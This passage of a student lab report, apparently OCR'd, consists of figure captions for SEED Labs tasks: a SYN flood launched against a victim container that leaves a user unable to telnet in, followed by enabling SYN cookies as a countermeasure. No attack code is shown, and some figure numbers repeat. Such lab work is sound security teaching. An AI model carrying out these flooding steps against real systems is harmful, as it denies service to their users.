

Fig. 30: User non existing internt IP shell

c. Figure 31 shows the attacker non-existing internet IP shell.



Fig. 31: Attacker non existing Internet IP shell

d. Figure 32 shows the user non-existing internet IP on the same LAN.



Fig. 32: User non-existing IP on the same LAN shell

e. Figure 33 shows the attacker non existing IP on the same LAN.



Fig. 33: Attacker non-existing IP on the same LAN shell

f. Figure 34 shows the existing user IP.



Fig. 34: User existing IP shell

g. Figure 35 shows the attacker existing IP shell.



Fig. 35: Attacker existing IP shell

2. TCP Attack Lab at SEED labs:

Codes can be found in the appendix.

1. Task1.1:

   a. Figure 36 shows the containers list.



Fig. 36: Containers list

   b. Figure 37 shows the victim's terminal before telnetting from user1.



Fig. 37: Victim's terminal before telnetting from User1

   c. Figure 38 shows the User1 telnet check.



Fig. 38: User1 telnet check

d. Figure 39 shows the victim's netstat after telnet.



Fig. 39: Victim's netstat after telnet

e. Figure 40 shows the victim's number of half open connections before attack.



Fig. 40: Victim's No. of half open connections before attack.

f. Figure 41 shows the attacker launching flood attack.



Fig. 41: Attacker launching flood attack

g. Figure 42 shows the victim's number of half open connections after attack.



Fig. 42: Victim's No. of half open connetions after attack

h. Figure 42 shows the commands while attack is ongoing.

Fig. 43: Commands while attack is ongoing

i. Figure 43 shows the User1 cannot connect to victim.



Fig. 43: User1 cannot connect to victim

j. Figure 44 shows the unable to connect error.

Fig. 44: Unable to connect error

2. Task1.2:

   a. Figure 45 shows the attacker C file execution shell.



Fig. 45: Attacker C file execution shell

   b. Figure 46 shows the victim's shell.



Fig. 46: Victim's shell

   c. Figure 47 shows the User1 telnet trying shell.



Fig. 47: User1 telnet trying shell

3. Task1.3:

   a. Figure 48 shows the victim's shell enabling SYN Cookie Countermeasure.



Fig. 48: Victim's shell enabling SYN Cookie Countermeasure

   b. Figure 49 shows the attacker flooding attack start.



Fig. 49: Attacker flooding attack start

   c. Figure 50 shows the victim's shell.

Fig. 50: Victim's shell

d. Figure 51 shows the User1 victim telnet shell.

